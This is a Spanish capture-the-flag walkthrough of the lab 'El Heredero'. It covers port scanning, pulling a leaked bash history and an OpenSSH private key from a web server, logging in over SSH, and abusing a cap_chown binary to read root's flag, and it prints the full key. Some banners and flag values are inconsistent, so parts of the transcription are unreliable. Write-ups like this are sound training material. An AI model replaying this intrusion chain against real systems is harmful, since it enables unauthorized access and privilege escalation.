

## Iniciemos nuestro lab EL HEREDERO

```
kali@kali: ~/Downloads/Labs/Facil/EL HEREDERO
Session Actions Edit View Help

Whoami-Labs

LABORATORIO: El Heredero
DIFICULTAD: Fácil [★☆☆☆☆]
PUNTUACIÓN: 1 XP

[*] Cargando imagen desde el_heredero.tar...

Laboratorio: El Heredero
Dificultad: ★☆☆☆☆

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: █
```

## Comencemos con un escaneo de puertos con nmap

```
kali@kali: ~/Downloads/Labs/Facil/EL HEREDERO
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(kali@kali)~/Downloads/Labs/Facil/EL HEREDERO
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan_el_heredero
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-06 22:42 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:42
Completed NSE at 22:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:42
Completed NSE at 22:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:42
Completed NSE at 22:42, 0.00s elapsed
Initiating ARP Ping Scan at 22:42
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 22:42, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:42
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Completed SYN Stealth Scan at 22:42, 0.43s elapsed (65535 total ports)
Initiating Service scan at 22:42
Scanning 2 services on 172.17.0.2
Completed Service scan at 22:42, 6.02s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:42
Completed NSE at 22:42, 1.07s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:42
Completed NSE at 22:42, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```


```
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NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:42
Completed NSE at 22:42, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2026-07-06 22:42:29 CST for 8s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 10.0p2 Debian 7+deb13u2 (protocol 2.0)
8080/tcp  open  http     syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 3.13.5)
|_ http-title: Whoami-Labs | Internal Transfer
|_ http-server-header: SimpleHTTP/0.6 Python/3.13.5
|_ http-methods:
|_ Supported Methods: GET HEAD
MAC Address: 5E:95:DA:F2:68:45 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:42
Completed NSE at 22:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:42
Completed NSE at 22:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:42
Completed NSE at 22:42, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.87 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(kali@kali)~/Downloads/Labs/Facil/EL HEREDERO
$ █
```

Se encontraron dos puertos abiertos, 22 para ssh y 8080 para http, comencemos viendo que hay en la pagina web y su código fuente



Descarguemos el archivo .bash\_history\_bak y veamos se contenido

```
kali@Kali: ~/Downloads/Labs/Facil/EL HEREDERO
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(kali@Kali)~[~/Downloads/Labs/Facil/EL HEREDERO]
$ wget http://172.17.0.2:8080/.bash_history_bak
--2026-07-06 22:58:46-- http://172.17.0.2:8080/.bash_history_bak
Connecting to 172.17.0.2:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 115 [application/octet-stream]
Saving to: '.bash_history_bak'

.bash_history_bak      100%[=====>]      115  --.-KB/s  in 0.001s
2026-07-06 22:58:46 (95.4 KB/s) - '.bash_history_bak' saved [115/115]

(kali@Kali)~[~/Downloads/Labs/Facil/EL HEREDERO]
$ cat .bash_history_bak
cd /home/student/project
ssh-keygen -t rsa
cp id_rsa /opt/dev_temp/project_v2/.old/key.private
# Borrar esto luego

(kali@Kali)~[~/Downloads/Labs/Facil/EL HEREDERO]
$
```

Hay un indicio que copiaron una llave privada al directorio .old, miremos dentro del directorio



Encontramos la llave privada, vamos a descargarla a nuestro directorio

```
(kali@kali)-[~/Downloads/Labs/Facil/EL HEREDERO]
$ wget http://172.17.0.2:8080/.old/key.private
--2026-07-06 23:13:56-- http://172.17.0.2:8080/.old/key.private
Connecting to 172.17.0.2:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2602 (2.5K) [application/octet-stream]
Saving to: 'key.private'

key.private      100%[>] 2.54K --.-KB/s in 0s

2026-07-06 23:13:56 (835 MB/s) - 'key.private' saved [2602/2602]

(kali@kali)-[~/Downloads/Labs/Facil/EL HEREDERO]
$
```

Miremos su contenido

```
(kali@kali)-[~/Downloads/Labs/Facil/EL HEREDERO]
$ cat key.private
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Verifiquemos permisos y formato

```
(kali@kali)-[~/Downloads/Labs/Facil/EL HEREDERO]
$ file key.private
key.private: OpenSSH private key
```

Ajustemos los permisos de la llave

```
(kali@kali)-[~/Downloads/Labs/Facil/EL HEREDERO]
$ chmod 600 key.private
```

Ahora probemos conectarnos con el usuario student

```
(kali@kali)~[~/Downloads/Labs/Facil/EL HEREDERO]
$ ssh -i key.private student@172.17.0.2 -p 22
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:6ZfxUETfZFJYH4bA+PAZPEP2HOBQLQvxuaSRzB5MnW9k
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Linux 944d74ea0546 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
student@944d74ea0546:~$
```

Ahora probemos que permisos tenemos y que podemos hacer con este usuario

```
student@944d74ea0546:~$ whoami
student
student@944d74ea0546:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
student@944d74ea0546:~$ sudo -l
-bash: sudo: command not found
student@944d74ea0546:~$ pwd
/home/student
student@944d74ea0546:~$ ls -al
total 28
drwx----- 1 student student 4096 May  5 06:42 .
drwxr-xr-x 1 root    root    4096 May  5 06:42 ..
-rw-r--r-- 1 student student 220  Mar  8 15:21 .bash_logout
-rw-r--r-- 1 student student 3526 Mar  8 15:21 .bashrc
-rw-r--r-- 1 student student 807  Mar  8 15:21 .profile
drwx----- 2 student student 4096 May  5 06:42 .ssh
-r----- 1 student student 35  May  5 06:42 user.txt
student@944d74ea0546:~$ cat user.txt
Capabilities{ }
student@944d74ea0546:~$
```

Hemos encontrado la bandera del usuario, vamos a verificarla

```
kali@kali: ~/Downloads/Labs/Facil/EL HEREDERO
Session Actions Edit View Help

WhoGinn-Labs

LABORATORIO: El Heredero
DIFICULTAD: Fácil [★☆☆☆☆]
PUNTUACIÓN: 1 XP

[*] Cargando imagen desde el_heredero.tar...

Laboratorio: El Heredero
Dificultad: ★☆☆☆☆

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: Capabilities{ }
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: 
```

Ahora vamos a buscar capability para ver si podemos acceder como root

```
student@944d74ea0546:~$ getcap -r / 2>/dev/null
/usr/bin/sysowner cap_chown=ep
student@944d74ea0546:~$
```

¡Perfecto! Tenemos /usr/bin/sysowner **con** cap\_chown=ep. Esto significa que este binario puede cambiar el propietario de cualquier archivo en el sistema, independientemente de los permisos.

Vamos a intentar cambiar el propietario de /root para poder leer la bandera

```
student@944d74ea0546:~$ /usr/bin/sysowner student /root
student@944d74ea0546:~$ ls -al /root
total 24
drwx----- 1 student root 4096 May  5 06:42 .
drwxr-xr-x 1 root   root 4096 Jul  7 04:39 ..
-rw-r--r-- 1 root   root  607 Mar  2 21:50 .bashrc
-rw-r--r-- 1 root   root  132 Mar  2 21:50 .profile
drwx----- 2 root   root 4096 May  5 06:41 .ssh
-r----- 1 root   root  33 May  5 06:42 root.txt
student@944d74ea0546:~$ cat /root/root.txt
cat: /root/root.txt: Permission denied
student@944d74ea0546:~$ /usr/bin/sysowner student /root/root.txt
student@944d74ea0546:~$ cat /root/root.txt
Capabilities{XXXXXXXXXXXXXXXXXXXX}
```

Ahora que hemos obtenido el valor de la bandera solo nos resta verificarla

```
kali@kali: ~/Downloads/Labs/Facil/EL HEREDERO
Session Actions Edit View Help

Wh0c1m1-Lab3

LABORATORIO: El Heredero
DIFICULTAD: Fácil [★☆☆☆☆]
PUNTUACIÓN: 1 XP

[*] Cargando imagen desde el_heredero.tar ...

Laboratorio: El Heredero
Dificultad: ★☆☆☆☆

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: Capabilities{XXXXXXXXXXXXXXXXXXXX}
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: Capabilities{XXXXXXXXXXXXXXXXXXXX}
[V] ¡Correcto! Flag ROOT validada.

*****
¡FELICIDADES! HAS COMPLETADO EL LABORATORIO El Heredero
Tiempo total: 1h 11m 3s
XP Obtenida: 1 Puntos
*****
Presiona Enter para cerrar el laboratorio ...
```